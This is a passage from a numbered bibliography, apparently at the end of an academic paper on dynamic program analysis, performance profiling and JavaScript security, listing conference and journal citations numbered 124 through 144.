[124] A. Shankar, M. Arnold, and R. Bodík, "Jolt: lightweight dynamic analysis and removal of object churn," in *Conference on Object-Oriented Programming, Systems, Languages, and Applications (OOPSLA)*. ACM, 2008, pp. 127–142.

[125] S. Shende and A. D. Malony, "The tau parallel performance system." *International Journal of High Performance Computing Applications*, pp. 287–311, 2006.

[126] L. Song and S. Lu, "Statistical debugging for real-world performance problems," in *Conference on Object Oriented Programming Systems Languages & Applications (OOPSLA)*. ACM, 2014, pp. 561–578.

[127] V. St-Amour and S. Guo, "Optimization coaching for javascript," in *29th European Conference on Object-Oriented Programming, ECOOP 2015, July 5-10, 2015, Prague, Czech Republic*, 2015, pp. 271–295. [Online]. Available: https://doi.org/10.4230/LIPIcs.ECOOP.2015.271

[128] V. St-Amour, S. Tobin-Hochstadt, and M. Felleisen, "Optimization coaching: optimizers learn to communicate with programmers." in *OOPSLA*, 2012, pp. 163–178.

[129] C.-A. Staicu, M. Pradel, and B. Livshits, "Toward an evidence-based design for reactive security policies and mechanisms," CASED, Tech. Rep., Nov. 2016.

[130] A. Taly, Ú. Erlingsson, J. C. Mitchell, M. S. Miller, and J. Nagra, "Automated analysis of security-critical javascript apis," in *32nd IEEE Symposium on Security and Privacy, S&P 2011, 22-25 May 2011, Berkeley, California, USA*. IEEE Computer Society, 2011, pp. 363–378. [Online]. Available: https://doi.org/10.1109/SP.2011.39

[131] H. Tanida, T. Uehara, G. Li, and I. Ghosh, "Automated unit testing of JavaScript code through symbolic executor SymJS," 2015.

[132] I. Verbitskiy, "Node.js security," in *NDC Security*, 2018.

[133] P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Krügel, and G. Vigna, "Cross site scripting prevention with dynamic data tainting and static analysis," in *Proceedings of the Network and Distributed System Security Symposium, NDSS 2007, San Diego, California, USA, 28th February - 2nd March 2007*, 2007. [Online]. Available: http://www.isoc.org/isoc/conferences/ndss/07/papers/cross-site-scripting_prevention.pdf

[134] X. Xiao, J. Zhou, and C. Zhang, "Tracking data structures for postmortem analysis," in *ICSE*, 2011, pp. 896–899.

[135] G. Xu, "Finding reusable data structures," in *Conference on Object-Oriented Programming, Systems, Languages, and Applications (OOPSLA)*. ACM, 2012, pp. 1017–1034.

[136] G. Xu and A. Rountev, "Detecting inefficiently-used containers to avoid bloat," in *Conference on Programming Language Design and Implementation (PLDI)*. ACM, 2010, pp. 160–173.

[137] G. H. Xu, M. Arnold, N. Mitchell, A. Rountev, and G. Sevitsky, "Go with the flow: profiling copies to find runtime bloat," in *Conference on Programming Language Design and Implementation (PLDI)*. ACM, 2009, pp. 419–430.

[138] G. H. Xu, N. Mitchell, M. Arnold, A. Rountev, E. Schonberg, and G. Sevitsky, "Finding low-utility data structures," in *Conference on Programming Language Design and Implementation (PLDI)*, 2010, pp. 174–186.

[139] H. Xu, C. J. F. Pickett, and C. Verbrugge, "Dynamic purity analysis for Java programs," in *Workshop on Program Analysis for Software Tools and Engineering (PASTE)*. ACM, 2007, pp. 75–82.

[140] D. Yan, G. H. Xu, and A. Rountev, "Uncovering performance problems in java applications with reference propagation profiling," in *International Conference on Software Engineering, (ICSE)*. IEEE, 2012, pp. 134–144.

[141] D. Yu, A. Chander, N. Islam, and I. Serikov, "Javascript instrumentation for browser security," in *POPL*, 2007, pp. 237–249.

[142] X. Yu, S. Han, D. Zhang, and T. Xie, "Comprehending performance from real-world execution traces: a device-driver case." in *ASPLOS*, 2014, pp. 193–206.

[143] N. C. Zakas, *High Performance JavaScript - Build Faster Web Application Interfaces*. O'Reilly, 2010. [Online]. Available: http://www.oreilly.de/catalog/9780596802790/index.html

[144] X. Zhuang, S. Kim, M. J. Serrano, and J.-D. Choi, "Perfdiff: a framework for performance difference analysis in a virtual machine environment," in *Symposium on Code Generation and Optimization (CGO)*. ACM, 2008, pp. 4–13.